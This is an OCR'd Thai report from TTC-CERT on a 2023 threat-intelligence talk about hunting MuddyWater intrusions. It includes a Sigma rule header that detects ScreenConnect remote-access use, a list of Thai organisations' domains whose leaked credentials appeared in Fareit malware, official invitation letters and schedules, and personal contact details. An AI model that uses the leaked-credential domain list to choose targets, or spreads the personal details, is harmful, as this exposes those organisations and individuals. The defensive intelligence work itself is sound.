
อย่างไรก็ตามจากประสบการณ์ที่ผ่านมา ศูนย์ TTC-CERT พบว่า IOCs ที่เป็นค่า hash ของการโจมตีของกลุ่ม MuddyWater นั้นไม่มีประสิทธิ์ภาพเพียงพอในการตรวจจับการโจมตี เนื่องจากไฟล์ configuration ของ remote access software ที่ผู้โจมตีใช้ มักถูกกำหนดค่าให้เป็นชื่อขององค์กรเป้าหมาย ส่งผลให้ค่า hash ของไฟล์ที่กลุ่ม MuddyWater ใช้ในการโจมตีจะเปลี่ยนแปลงไปตามคุณสมบัติของค่า hash เช่น ไฟล์ที่จะใช้ในการโจมตี Operator A ค่า hash ของไฟล์ที่ใช้ในการโจมตีจะเป็นคนละค่ากับไฟล์ที่ใช้โจมตี Operator B เป็นต้น

2. **ผลิตภัณฑ์ ScreenConnect/ConnectWise** ตรวจสอบโดยใช้ Sigma Rule ที่เขียนโดยศูนย์ TTC-CERT ดังนี้
   - ใช้ System events log สำหรับตรวจสอบ ScreenConnect/ConnectWise Process or Service สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/REMOTEACCESSSOFTWARE_screenconnect_process_detection.yml

```
title: ScreenConnect - Process or Service Detection
id: 489a46c9-30df-4231-8a14-acee6766598d
version: 1.0
first_imported: 2023-01-04
last_modified: 2023-01-04
status: RELEASED
```

Pivot From Our Finding

- การฝัง domain ขององค์กรไว้ใน Malicious files เช่น ais.co.th, truecorp.co.th
- Virustotal ⟶ YARA rules for Livehunt
- พบ Malicious File ที่มีการฝังข้อมูล credentials จำนวนมากไว้ภายใน Resource Section



Pivot From Our Finding

รายชื่อโดเมนขององค์กรในประเทศไทยที่มี Leaked Credentials ซึ่งถูกใช้งานโดยมัลแวร์ Fareit

act.ac.th	egat.co.th	moc.go.th	riubon.ac.th
anet.net.th	eicm.co.th	mol.go.th	rumail.ru.ac.th
ansoon.co.th	excise.go.th	mut.ac.th	scb.co.th
aru.ac.th	exim.go.th	mwa.co.th	scg.co.th
biolab.co.th	fabrinet.co.th	mweb.co.th	scib.co.th
bu.ac.th	finearts.go.th	navy.mi.th	shinheung.co.th
bunga.pn.psu.ac.th	freei.co.th	nhso.go.th	siamnippon.co.th
ccs.sut.ac.th	fthai.fujikura.co.th	nida.ac.th	spu.ac.th
cdg.co.th	glow.co.th	nkb.co.th	stecon.co.th
cementhai.co.th	hu.ac.th	oic.or.th	student.mahidol.ac.th
central.co.th	korat-denki.co.th	parliament.go.th	takenaka.co.th
chiangmai.ac.th	kph.go.th	ph2000.co.th	talent.in.th

Key Takeaways

- **การแชร์ข้อมูล**เป็นสิ่งที่สำคัญและจำเป็นในทุกระดับ
- หากผู้โจมตีทำการโจมตีองค์กรคู่แข่งได้สำเร็จ หลังจากนั้น “**องค์กรคุณคือรายต่อไป**”
- เน้น Logic ในการตรวจจับที่ Tactics, Techniques, and Procedures (TTPs)
- Incident เล็ก ๆ เช่น การ Phishing โดยทั่วไป อาจนำไปสู่เรื่องที่ใหญ่กว่าได้ “**อย่ามองข้าม**”
- “คิด logic” และ “ดำเนินการ hunt” จากสิ่งที่พบเพิ่มเติม

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

เอกสารแนบท้าย 6

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 22

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคมโดย นายมาวิณ ภาสประภา ได้เป็นวิทยากรในการบรรยายเพื่อแชร์ประสบการณ์ที่เป็นประโยชน์ต่อโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ เมื่อวันจันทร์ที่ 3 เมษายน 2566 เวลา 10.30 ถึง 11.00 น. ณ โรงแรมเซ็นทารา บาย เซ็นทารา ศูนย์ราชการ แจ้งวัฒนะ โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อให้ผู้เข้าร่วมการอบรม มีความรู้ความเข้าใจในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ และสามารถนำมาใช้ประโยชน์ในการป้องกันภัยคุกคามทางไซเบอร์ของระบบเครือข่ายขององค์กร นอกจากนี้ยังเป็นการแสวงความร่วมมือระหว่างภาคส่วนโทรคมนาคมและสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ และภาคส่วนอื่น ๆ ในประเทศไทย อันจะเป็นประโยชน์ต่อการรักษาความมั่นคงปลอดภัยทางไซเบอร์ของประเทศ ซึ่งประโยชน์จากการริเริ่มในการแสวงหาความร่วมมือและแลกเปลี่ยนประสบการณ์ที่มีประโยชน์ในครั้งนี้ก็จะตกอยู่กับประชาชนโดยทั่วไป อีกด้วย โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2

ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายมาจากหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (CII) ทุกภาคส่วนของประเทศไทย โดยผู้เข้ารับการฟังบรรยายสามารถนำความรู้ที่ได้จากการบรรยายในครั้งนี้ไปประยุกต์ใช้กับหน่วยงานหรือองค์กรของตนเอง เช่น การนำข้อมูลข่าวกรองทางไซเบอร์ไปประยุกต์ใช้ในการตรวจจับเหตุภัยคุกคามทางไซเบอร์ เป็นต้น

สรุปข้อการบรรยาย มีดังนี้

- Basics of Intelligence - The Threat Intelligence Lifecycle
- Example pivoting from CTI
- TTPs MuddyWater
- MuddyWater Attack Chains
- Real Capabilities of MuddyWater
- Cyber Threat Intelligence (แบบที่ 1)
- Cyber Threat Intelligence (แบบที่ 2)

ภาพบรรยากาศในการบรรยาย ณ โรงแรมเซ็นทารา บาย เซ็นทารา ศูนย์ราชการ แจ้งวัฒนะ กรุงเทพฯ

Gmail

Pisut Muangsamai <pisut@ttc-cert.or.th>

ขอเรียนเชิญเป็นผู้บรรยายให้ความรู้ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

Cyberthreatintelligent <cti@ncsa.or.th> Sat, Apr 1, 2023 at 11:47 AM
To: "pisut@ttc-cert.or.th" <pisut@ttc-cert.or.th>

เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

สิ่งที่ส่งมาด้วย 1. กำหนดการจัดกิจกรรม Focus Group ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ

ด้วย สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้ดำเนินโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ หรือ Cyber Threat Intelligence ซึ่งเป็นประโยชน์ในด้านการยกระดับมาตรฐานการเฝ้าระวัง ติดตาม และป้องกันภัยคุกคามทางไซเบอร์ ตลอดจนการเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ให้กับหน่วยงานในประเทศไทยอย่างมีระบบและยั่งยืน สามารถรับมือกับภัยคุกคามทางไซเบอร์ในรูปแบบใหม่ได้ทันต่อเหตุการณ์ นั้น

ในการนี้ สกมช. จึงขอเรียนเชิญผู้แทนจากหน่วยงานของท่าน พันโท พิศุทธิ์ ม่วงสมัย ตำแหน่ง Technical Team Lead เป็นผู้บรรยายให้ความรู้แก่ผู้แทนหน่วยงาน ที่เข้าร่วมการประชุมฯ และร่วมแชร์ประสบการณ์ที่เป็นประโยชน์ต่อโครงการพัฒนาระบบศูนย์กลางข้อมูล ภัยคุกคามทางไซเบอร์อัจฉริยะ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ระหว่างวันที่ 3 - 4 เมษายน 2566 เวลา 08.00 – 16.00 น. ณ โรงแรมเซ็นทรา บาย เซ็นทารา ศูนย์ราชการ และคอนเวนชันเซ็นเตอร์ แจ้งวัฒนะ รายละเอียดตามสิ่งที่ส่งมาด้วย 1 หากมีข้อสงสัย สามารถสอบถามข้อมูลเพิ่มเติมได้ที่ คุณวีระยุทธ์ เพริดพราว หมายเลขโทรศัพท์ 0 85915 7301 หรือที่ไปรษณีย์อิเล็กทรอนิกส์ : cti@ncsa.or.th

จึงเรียนมาเพื่อโปรดพิจารณาและขอขอบคุณมา ณ โอกาสนี้

2 attachments

3 ขอเชิญเป็นผู้บรรยายให้ความรู้ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group).pdf
79K

สิ่งที่ส่งมาด้วย 1. กำหนดการจัดกิจกรรม Focus Group.pdf
126K

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
120 หมู่ 3 อาคารรัฐประศาสนภักดี ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา 5 ธันวาคม 2550 ถนนแจ้งวัฒนะ แขวงทุ่ง สองห้อง เขตหลักสี่ กรุงเทพฯ 10120 อีเมล ncert@ncsa.or.th

ด่วนที่สุด

ที่ สกมช 0820/ว 739

24 มีนาคม 2566

เรื่อง ขอเรียนเชิญเป็นผู้บรรยายให้ความรู้ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ

เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

สิ่งที่ส่งมาด้วย 1. กำหนดการจัดกิจกรรม Focus Group ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ

ด้วย สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้ดำเนินโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ หรือ Cyber Threat Intelligence ซึ่งเป็นประโยชน์ในด้านการยกระดับมาตรฐานการเฝ้าระวัง ติดตาม และป้องกันภัยคุกคามทางไซเบอร์ ตลอดจนการเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ให้กับหน่วยงานในประเทศไทยอย่างมีระบบและยั่งยืน สามารถรับมือกับภัยคุกคามทางไซเบอร์ในรูปแบบใหม่ได้ทันต่อเหตุการณ์ นั้น

ในการนี้ สกมช.พิจารณาแล้ว ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) มีบุคลากรณ์ที่มีความรู้ ความสามารถ และประสบการณ์ ในการรับมือภัยคุกคามทางไซเบอร์ ในด้านโทรคมนาคมของประเทศ จึงขอเรียนเชิญผู้แทนจากหน่วยงานของท่าน พันโท พิศุทธิ์ ม่วงสมัย ตำแหน่ง Technical Team Lead เป็นผู้บรรยายให้ความรู้แก่ผู้แทนหน่วยงานที่เข้าร่วมการประชุมฯ และร่วมแชร์ประสบการณ์ที่เป็นประโยชน์ ต่อโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ระหว่างวันที่ 3 - 4 เมษายน 2566 เวลา 08.00 – 16.00 น. ณ โรงแรมเซ็นทรา บาย เซ็นทารา ศูนย์ราชการ และคอนเวนชันเซ็นเตอร์ แจ้งวัฒนะ รายละเอียดตามสิ่งที่ส่งมาด้วย 1 หากมีข้อสงสัย สามารถสอบถามข้อมูลเพิ่มเติมได้ที่ คุณวีระยุทธ์ เพริดพราว หมายเลขโทรศัพท์ 0 85915 7301 หรือที่ไปรษณีย์อิเล็กทรอนิกส์ : cti@ncsa.or.th

จึงเรียนมาเพื่อโปรดพิจารณาและขอขอบคุณมา ณ โอกาสนี้

ขอแสดงความนับถือ

พลตรี

(ธีรวุฒิ วิทยากรณ์)

รองเลขาธิการ รักษาการแทน
เลขาธิการคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

สำนักปฏิบัติการ
โทรศัพท์ 0 2142 6885
E-Mail : cti@ncsa.or.th

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
120 หมู่ 3 อาคารรัฐประศาสนภักดี ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา 5 ธันวาคม 2550 ถนน
แจ้งวัฒนะ แขวงทุ่ง สองห้อง เขตหลักสี่ กรุงเทพฯ 10120 อีเมล ncert@ncsa.or.th

1. แผนการจัดประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group)

โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ (Cyber Threat Intelligence)

ย	แผนการจัดประชุม	ผู้ดำเนินการ	เมษายน 2566					
			1	2	3	4	5	6
	ตารางกิจกรรม							
วันแรก (3 เม.ย. 66) จำนวนผู้เข้าร่วม 60 คน สถานที่จัดประชุมฯ เซ็นทรา บาย เซ็นทารา ศูนย์ราชการ	1. ความหมาย ความสำคัญ และแนวทางการประยุกต์ใช้กับ CTI	พ.ต.อ.ณัทกฤช พรหมจันทร์ ผอ.สปบ. สกมช.						
	2. แชร์ประสบการณ์การประยุกต์ใช้ CTI จากหน่วยงาน	วิทยากรรับเชิญจากหน่วยงานต่าง ๆ						
	3. ตัวอย่างการประยุกต์ใช้ CTI ในรูปแบบต่าง ๆ	คุณวีระยุทธ์ เพริดพราว						
	4. หลักการ และแนวทางการประยุกต์ใช้ AI/ML เพื่อพัฒนาศักยภาพระบบ CTI	ดร. ธิปรัชต์ โชติบุตร						
	5. ข้อซักถาม/รับฟังความคิดเห็น และปิดการประชุม	ทีมวิทยากร						
วันที่สอง (4 เม.ย. 66) จำนวนผู้เข้าร่วม 60 คน สถานที่จัดประชุมฯ เซ็นทรา บาย เซ็นทารา ศูนย์ราชการ	1. Demo CTI (สาธิตการนำ CTI มาใช้สำหรับสืบค้นข้อมูลที่เกี่ยวข้องกับเหตุการณ์ภัยคุกคามไซเบอร์ในรูปแบบต่าง ๆ โดยเปรียบเทียบให้เห็นข้อมูลที่ได้ รวมไปถึงตัวอย่างการใช้งานเบื้องต้นสำหรับระบบ CTI ยี่ห้อต่าง ๆ)	ทีมวิทยากร						
	2. Workshop CTI Part#1	ทีมวิทยากร						
	3. สรุป Workshop ภาคเช้า	พ.ต.อ.ณัทกฤช พรหมจันทร์ ผอ.สปบ. สกมช.						
	3. Workshop CTI Part#2 (แยกกลุ่มตาม Sector)	ทีมวิทยากร						
	4. สรุปผลการทำ Workshop CTI Part#2	พ.ต.อ.ณัทกฤช พรหมจันทร์ ผอ.สปบ. สกมช.						
	5. ข้อซักถาม/รับฟังความคิดเห็น และปิดการประชุม	ทีมวิทยากร						

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
120 หมู่ 3 อาคารรัฐประศาสนภักดี ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา 5 ธันวาคม 2550 ถนนแจ้งวัฒนะ แขวงทุ่ง สองห้อง เขตหลักสี่ กรุงเทพฯ 10120 อีเมล ncert@ncsa.or.th

2. กำหนดการ การจัดประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) สำหรับโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ (Cyber Threat Intelligence) สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)

วันจันทร์ที่ ๓ เมษายน ๒๕๖๖ เวลา 08.00 - 15.00 น.

สถานที่ โรงแรมเซ็นทรา บาย เซ็นทารา ศูนย์ราชการ

วันที่	เวลา		รายละเอียดการดำเนินการ	วิทยากร	หมายเหตุ
3 เม.ย. 2566	08.00 - 09.00	1 ชั่วโมง	ลงทะเบียน	ผู้เข้าร่วมประชุม	
	09.00 - 09.30	30 นาที	ประธานกล่าวเปิดการประชุม	พล.อ.ต. อมร ชมเชย ลธ.กมช. หรือผู้แทน	
	09.30 - 10.15	45 นาที	นำเสนอความหมาย ความสำคัญและแนวทางการประยุกต์ใช้ Cyber Threat Intelligence (CTI) สำหรับการรับมือภัยคุกคามไซเบอร์ในปัจจุบัน	พ.ต.อ.ณัทกฤช พรหมจันทร์ ผอ.สปบ. สกมช.	
	10.15 - 10.30	15 นาที	พักเบรค		
	10.30 - 12.00	1 ชั่วโมง 30 นาที	แชร์ประสบการณ์การประยุกต์ใช้ CTI	วิทยากรรับเชิญจากหน่วยงานต่าง ๆ	
	12.00 - 13.00	1 ชั่วโมง	พักรับประทานอาหารร่วมกัน		
	13.00 - 13.45	45 นาที	นำเสนอ Case Study การประยุกต์ใช้ CTI ในรูปแบบต่าง ๆ	คุณวีระยุทธ์ เพริดพราว	
	13.45 - 14.30	15 นาที	หลักการ และแนวทางการประยุกต์ใช้ AI/ML เพื่อพัฒนาศักยภาพระบบ CTI	ดร. ธิปรัชต์ โชติบุตร	
	14.30 - 14.40	10 นาที	พักเบรค		
	14.40 - 15.00	20 นาที	ข้อซักถาม/รับฟังความคิดเห็น แจ้งกำหนดการของวันถัดไป และปิดการประชุม	ทีมวิทยากร	

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
120 หมู่ 3 อาคารรัฐประศาสนภักดี ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา 5 ธันวาคม 2550 ถนนแจ้งวัฒนะ แขวงทุ่ง สองห้อง เขตหลักสี่ กรุงเทพฯ 10120 อีเมล ncert@ncsa.or.th

กำหนดการ การจัดประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group)
สำหรับโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ
(Cyber Threat Intelligence)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)
วันอังคารที่ 4 เมษายน 2566 เวลา 08.00 - 16.00 น.
สถานที่ โรงแรมเซ็นทรา บาย เซ็นทารา ศูนย์ราชการ

วันที่	เวลา		รายละเอียดการดำเนินการ	วิทยากร	หมายเหตุ
4 เม.ย. 2566	08.00 - 09.00	1 ชั่วโมง	ลงทะเบียน	ผู้เข้าร่วมประชุม	
	09.00 - 09.30	30 นาที	ประธานกล่าวเปิดการประชุม	พล.อ.ต. อมร ชมเชย ลธ.กมช. หรือผู้แทน	
	09.30 - 10.30	1 ชั่วโมง	Demo CTI	ทีมวิทยากร	
	10.30 - 10.45	15 นาที	พักเบรค		
	10.45 - 11.45	1 ชั่วโมง	Workshop CTI Part#1	ทีมวิทยากร	
	11.45 - 12.00	15 นาที	สรุป Workshop ภาคเช้า	พ.ต.อ.ณัทกฤช พรหมจันทร์ ผอ.สปบ. สกมช.	
	12.00 - 13.00	1ชั่วโมง	พักรับประทานอาหารร่วมกัน		
	13.00 - 14.20	1 ชั่วโมง 20 นาที	Workshop CTI Part#2 (แยกกลุ่มตาม Sector)	ทีมวิทยากร	
	14.20 - 14.30	10 นาที	พักเบรค		
	14.30 - 15.30	1 ชั่วโมง	สรุปผลการทำ Workshop CTI Part#2	พ.ต.อ.ณัทกฤช พรหมจันทร์ ผอ.สปบ. สกมช.	
	15.30 - 16.00	30 นาที	ข้อซักถาม/รับฟังความคิดเห็น พร้อมจับสลากลุ้นของรางวัล และปิดการประชุม	ทีมวิทยากร	

แชร์ประสบการณ์การประยุกต์ใช้

Cyber Threat Intelligence

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)


โดย มาวิณ ภาสประภา (Senior Malware Analyst, TTC-CERT)

3 เม.ย.66

